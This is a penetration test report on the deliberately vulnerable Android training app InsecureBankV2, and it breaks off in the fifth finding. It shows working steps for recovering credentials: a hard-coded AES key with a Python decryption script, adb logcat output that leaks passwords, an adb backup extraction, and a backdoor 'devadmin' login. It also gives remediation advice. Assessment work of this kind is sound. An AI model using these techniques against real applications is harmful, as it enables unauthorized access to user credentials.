CMC TELECOM

8th Floor, CMC Tower, 19 Street, Tan Thuan EPZ, District 7, Ho Chi Minh City

Tel: +842871090100| Fax:

+84 28 3925 9755| cmctelecom.vn

SECURITY ASSESSMENT REPORT

ASSESSMENT SUBJECT: Insecure Bank V2

Ho Chi Minh City, 2023

CMC TELECOM

Version	1.0
Target	Insecurebankv2.apk
Date	06/04/2023
Document Type	Report
Prepared By	Tran Truong Giang

MỤC LỤC


I. Overview

1. Synopsis

From March 07, 2023 – March 10, 2023 CMCCS and REDACTED had collaborated to conduct the penetration test for the app Insecurebankv2.apk. All tests follow the OWASP standards.

The assessment procedure includes:


- Planning: Identify the subject and scope for assessment
- Discovery: Test, Scan, Search and Identify intel relevant to the test subject including Versions, Vulnerabilities, Weakness, Sensitive data, etc
- Attack: CMC Personnel will perform attacks and exploits on discovered vulnerabilities.
- Reporting: Document the vulnerabilities along with the method of exploit recognised on the test subject, and recommendation for remedy.



2. Method of implementation

Gray Box Pen-testing: In this method, the internal structure of the application is known partially (usually internal account or test account)

With Grey Box Pentesting, CMC will be provided with an internal account along with necessary information of the system to conduct the test.



3. Classification of Vulnerabilities

CLASSIFICATION OF VULNERABILITY		
Level	**CVSS V3 Scoring**	**Description**
Critical	9 – 10	Vulnerabilities that allow hackers to attack from the outside in with the highest privilege, exposing sensitive or full data, impacting severely the information integrity (data is modified or completely erased) as well as its availability (all services are shut down)
High	7 – 8,9	Vulnerabilities allowing attackers to impact the system within a certain scope such as taking over user authority to access a device without authentication, exposing large amount of data (but have low level of sensitivity), data is subjected to modification and its integrity is affected, leading to the system being stalled of interrupted. However, the impact is not too severe to the reputation of the organisation and only affects a group of users
Medium	4 – 6,9	Vulnerabilities at this level is usually used as a predecessor for future attacks and exploits to potentially affect the system at a higher level. These types of vulnerabilities can cause nuisance for users but usually do not affect the availability of the service directly

Low	0,1 – 3,9	Vulnerabilities that leak data at a low level where said data are not valuable for exploits and does not affect the integrity of the information as well as the activities of the system. The fix is often feasible and easy with little to no cost. Organisations' reputation is not affected

4. Scope of Work

Method of Implementation	Test Object	Information provided
Gray Box Pen-testing	App Insecurebankv2.apk	Redacted's testing accounts

5. Summary of Testing Process

After discussing with REDACTED on ensuring the continual availability of the app Insecurebankv2.apk. CMC proposed conducting the penetration test from 27/03/2023 – 08/04/2023. The detail of work is as follow:

STT	Contents of work performed		Condition
1	Collection Of Information	Determine the types of data connections that the app uses 3G, WiFi connection, NFC connection, Bluetooth.	**PASS**
		The permissions that the app requires when installing.	**PASS**
		Collect information about unfamiliar domains or IP connections in the application.	**PASS**
		Collect information about the SDK if built into the app.	**PASS**
2	Static Analysis	Evaluate the authentication mechanism.	**FAIL**
		Check the anti-root, anti-vm, cert-pinning mechanisms (if any) of the application.	**FAIL**
		Check the app's permission configurations.	**PASS**
		Check the configuration in the Manifest (Activity Hijacking) file.	**FAIL**
		Check session management mechanisms and insecure cookie storage.	**PASS**
		Check for sensitive information in logs, code, in directories or in sqlite.	**FAIL**
		Check information about libraries, dependencies, and open source from 3rd	**FAIL**

		parties.	
		Data transport cascade assessment.	**PASS**
		Evaluate the possibility of decompiling source code and tampering with applications.	**FAIL**
3	Dynamic Analysis	Evaluate Web App issues related to the application: XSS, Command Injection, CRSF, SQL Injection, Cookies …	**FAIL**
		Evaluation of the application's encryption machanisms.	**FAIL**
		Analyze files created during application installation.	**PASS**
		Memory analysis.	**PASS**
		Evaluation of authentication mechanisms.	**FAIL**
		Evaluating the authorization mechanism.	**FAIL**
		Evaluation of session management mechanisms.	**PASS**
		Data transfer layer assessment.	**PASS**
		Evaluate server-side attacks from the application.	**PASS**

II. Details of Implementation


1. Application Information

Platform	Android
Package Name	com.android.insecurebankv2
Version	Android 11
Min SDK	15
Target SDK	22
MD5	5ee4829065640f9c936ac861d1650ffc
SHA1	80b53f80a3c9e6bfd98311f5b26ccddcd1bf0a98
SHA256	b18af2a0e44d7634bbcdf93664d9c78a2695e050393fcfbb5e8b91f902d194a4

2. Summarized findings and Vulnerability Graph

Classification	Quantity
Target	**Insecurebankv2.apk**
Total vulnerabilities found	**14**

CRITICAL/ HIGH / MEDIUM / LOW	01	03	10	00



3. Vulnerability List


No	VULNERABILITY LIST	STATUS
1	Developer Login	MEDIUM
2	Weak Cryptography in data storage	MEDIUM
3	Insecure Logging	MEDIUM
4	Application Backup Enabled	HIGH
5	Bypassing Login Screen using Exported Activity	HIGH
6	Hidden Create User Button for Admins	MEDIUM
7	Root Detection Bypass	MEDIUM
8	Debug Mode Enabled	CRITICAL
9	Flawed Broadcast Receivers	MEDIUM
10	Insecure Content Provider Access	MEDIUM
11	Insecure WebView Implementation	HIGH
12	Parameter Manipulation	MEDIUM
13	Username Enumeration	MEDIUM
14	Insecure HTTP Connections	MEDIUM


4. Vulnerability details

4.1 Developer Login

The following summaries the vulnerability's severity ratings.

Possibility	HIGH	Technical Impact	MEDIUM	Business Impact	MEDIUM






Description:

This is a type of security vulnerability that allows an attacker to gain unauthorized access to a system by exploiting a backdoor or other insecure access path used by developers. This type of vulnerability can allow an attacker to bypass the login system without any credentials.

In this case, the developer forgets to delete the test account that the attack can bypass login.

Proof of Concept:

Set up Burp Suite's proxy to intercept the request. In the login screen, if we login with username 'devadmin' and any password, we will login successfully.



Exploitation Tool:

Burp Suite, Genymotion, jadx, Test Manual

Recommendation:

Remove the use of the “devadmin” account.


References:


https://auth0.com/blog/developers-guide-to-common-vulnerabilities-and-how-to-prevent-them/

4.2 Weak Cryptography in data storage

The following summaries the vulnerability’s severity ratings.

Possibility	HIGH	Technical Impact	MEDIUM	Business Impact	HIGH





Description:

The user's credentials are stored in the Shared Preferences which is easily access in a rooted device from /data/data/com.android.insecurebankv2/shared_prefs. Moreover, the application use hard-coded key for encryption/decryption which can be seen when reversing the apk file.

Proof of Concept:

Using jadx to reversing the apk file. In the class named CryptoClass, we can see the key: "This is the super secret key 123"

```
public class CryptoClass {
    String base64Text;
    byte[] cipherData;
    String cipherText;
    String plainText;
    String key = "This is the super secret key 123";
    byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
```

Use adb from rooted device to get access to the Shared Preferences:

```
vbox86p:/data/data/com.android.insecurebankv2/shared_prefs # cat mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="superSecurePassword">vD7LZlJHJzXn7Vg6FN0JMQ==&#10;    </string>
    <string name="EncryptedUsername">ZGV2YWRtaW4=&#13;&#10;    </string>
</map>
```

Use this python script to decrypt the credentials

```
from Crypto.Cipher import AES
import base64

def unpad(s):
    return s[:-ord(s[len(s)-1:])]

def decrypted(ciphertext, key, iv):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return cipher.decrypt(ciphertext)

key = b'This is the super secret key 123'
iv = b'\x00' * 16
ciphertext_password = base64.b64decode(">v/sJpihDCo2ckDmLW5Uwiw==")
username = base64.b64decode("amFjaw==").decode('utf-8')
password = unpad(decrypted(ciphertext_password, key, iv)).decode('utf-8')
print(f'Username: {username}')
```

```
print(f'Password: {password}')
```

```
PS D:\CNTT\ATTT\CMC\Android Pentest\Android-Pentest-Note\Android-Pentest-Note\scripts\insecurebank> p
ython .\dec.py
Username: jack
Password: Jack@123$
```

Exploitation Tool:

Adb, Genymotion, jadx, Test Manual

Recommendation:

Use android Keystore system to store key securely

Get the key:

```
KeyGenerator keyGenerator;
SecretKey secretKey;
try {
    keyGenerator = KeyGenerator.getInstance("AES");
    keyGenerator.init(256);
    secretKey = keyGenerator.generateKey();
 } catch (Exception e) {
    e.printStackTrace();
 }
```

Initialize the IV:

```
byte[] IV = new byte[16];
SecureRandom random;
random = new SecureRandom();
random.nextBytes(IV);
```

Encryption:

```
public static byte[] encrypt(byte[] plaintext, SecretKey key, byte[] IV)
throws Exception {
    Cipher cipher = Cipher.getInstance("AES");
    SecretKeySpec keySpec = new SecretKeySpec(key.getEncoded(), "AES");
    IvParameterSpec ivSpec = new IvParameterSpec(IV);
    cipher.init(Cipher.ENCRYPT_MODE, keySpec, ivSpec);
    byte[] cipherText = cipher.doFinal(plaintext);
    return cipherText;
 }
```

Decryption:

```
public static String decrypt(byte[] cipherText, SecretKey key, byte[] IV)
{
    try {
        Cipher cipher = Cipher.getInstance("AES");
        SecretKeySpec keySpec = new SecretKeySpec(key.getEncoded(),
"AES");
        IvParameterSpec ivSpec = new IvParameterSpec(IV);
        cipher.init(Cipher.DECRYPT_MODE, keySpec, ivSpec);
        byte[] decryptedText = cipher.doFinal(cipherText);
        return new String(decryptedText);
    } catch (Exception e) {
        e.printStackTrace();
    }
    return null;
 }
```

References:


AES 256 Encryption and Decryption in Android with Example (amarinfotech.com)

Android Keystore system | Android Developers

4.3 Insecure Logging

The following summarises the vulnerability's severity ratings.

Possibility	**HIGH**	**Technical Impact**	**MEDIUM**	**Business Impact**	**HIGH**



Description:

The user's credentials can be accessed through logcat. When a victim login successfully, the application write his/her credentials in the logcat. The attacker can get access to it using adb logcat.

This vulnerability will lead to the leakage of sensitive information

Proof of Concept:

Login as jack:Jack@123$. Use adb logcat on rooted device, we can see user jack's credential.

```
PS D:\CNTT\ATTT\CMC\Android Pentest\Android-Pentest-Note\Android-Pentest-Note\scripts\insecurebank> adb logcat | findstr 'Login::'
04-06 04:24:25.239  2803  3097 D Successful Login:: , account=jack:Giang123@
04-06 08:03:40.217  4446  4530 D Successful Login:: , account=jack:Giang123@
04-06 08:05:22.331  4446  4530 D Successful Login:: , account=jack:Jack@123$
```

Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

Do not print sensitive information in the log


References:

01. Insecure Logging. Logging is a method that developers use… | by Galilei | Mobile Penetration Testing | Medium

4.4 Application Backup Enabled

The following summarises the vulnerability's severity ratings.

Possibility	HIGH	Technical Impact	MEDIUM	Business Impact	HIGH



CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

Description:

This is a feature that is used to enable a backup storage device such as an external hard drive or an online cloud storage account. When enabled, a copy of the data stored on

the primary storage device is backed up to the secondary device on a regular basis. This provides an extra layer of protection if the primary storage device fails or is damaged.


In this case, the application did not control which kind of data will be backed up. Therefore, the attacker can backup the data the get the sensitive information.

Proof of Concept:

Use jadx to reverse the apk file. In AndroidManifest.xml, we can see that this application allow backup feature

```
android:allowBackup="true"
```

Use adb backup com.android.insecurebankv2 to create a backup file. In the device, it will ask for permission to backup, choose backup my data, we will get the file named backup.ab



Convert the backup.ab into backup.tar like below

```
┌──(Lucgyy㉿Lucgryy)-[~/backup_bank]
└─$ cat ~/Downloads/backup.ab| (dd bs=24 count=0 skip=1; cat) | zlib-flate -uncompress > backup.tar
0+0 records in
0+0 records out
0 bytes copied, 8.1276e-05 s, 0.0 kB/s

┌──(Lucgyy㉿Lucgryy)-[~/backup_bank]
└─$ ls
backup.tar
```

Extract that .tar file

```
┌──(Lucgyy㉿Lucgryy)-[~/backup_bank]
└─$ tar -xvf backup.tar
apps/com.android.insecurebankv2/_manifest
apps/com.android.insecurebankv2/a/base.apk
apps/com.android.insecurebankv2/db/mydb
apps/com.android.insecurebankv2/db/mydb-journal
apps/com.android.insecurebankv2/sp/com.android.insecurebankv2_preferences.xml
apps/com.android.insecurebankv2/sp/mySharedPreferences.xml
shared/0/Pictures
shared/0/Pictures/.thumbnails
shared/0/Pictures/.thumbnails/.nomedia
shared/0/Pictures/.thumbnails/.database_uuid
shared/0/Podcasts
shared/0/Ringtones
shared/0/Notifications
shared/0/Documents
shared/0/Music
shared/0/Music/.thumbnails
shared/0/Music/.thumbnails/.database_uuid
shared/0/Music/.thumbnails/.nomedia
shared/0/Movies
shared/0/Movies/.thumbnails
shared/0/Movies/.thumbnails/.database_uuid
shared/0/Movies/.thumbnails/.nomedia
shared/0/Alarms
shared/0/Audiobooks
shared/0/Download
shared/0/DCIM
```

We can read the content of the Shared Preferences

```
┌──(Lucgyy㉿Lucgryy)-[~/backup_bank]
└─$ cat apps/com.android.insecurebankv2/sp/mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="superSecurePassword">v/sJpihDCo2ckDmLW5Uwiw==&#10;    </string>
    <string name="EncryptedUsername">amFjaw==&#13;&#10;    </string>
</map>
```

Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

Set up the back up rule to control which kind of information in backed up. More detail here: [Back up user data with Auto Backup | Android Developers]

If the application do not allow backup, set the allowBackup to false in AndroidManifest.xml


References:

[Back up user data with Auto Backup | Android Developers]

4.5 Bypassing Login Screen using Exported Activity

The following summaries the vulnerability's severity ratings.

Possibility	**HIGH**	**Technical Impact**	**HIGH**	**Business Impact**	**HIGH**



CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

Description:

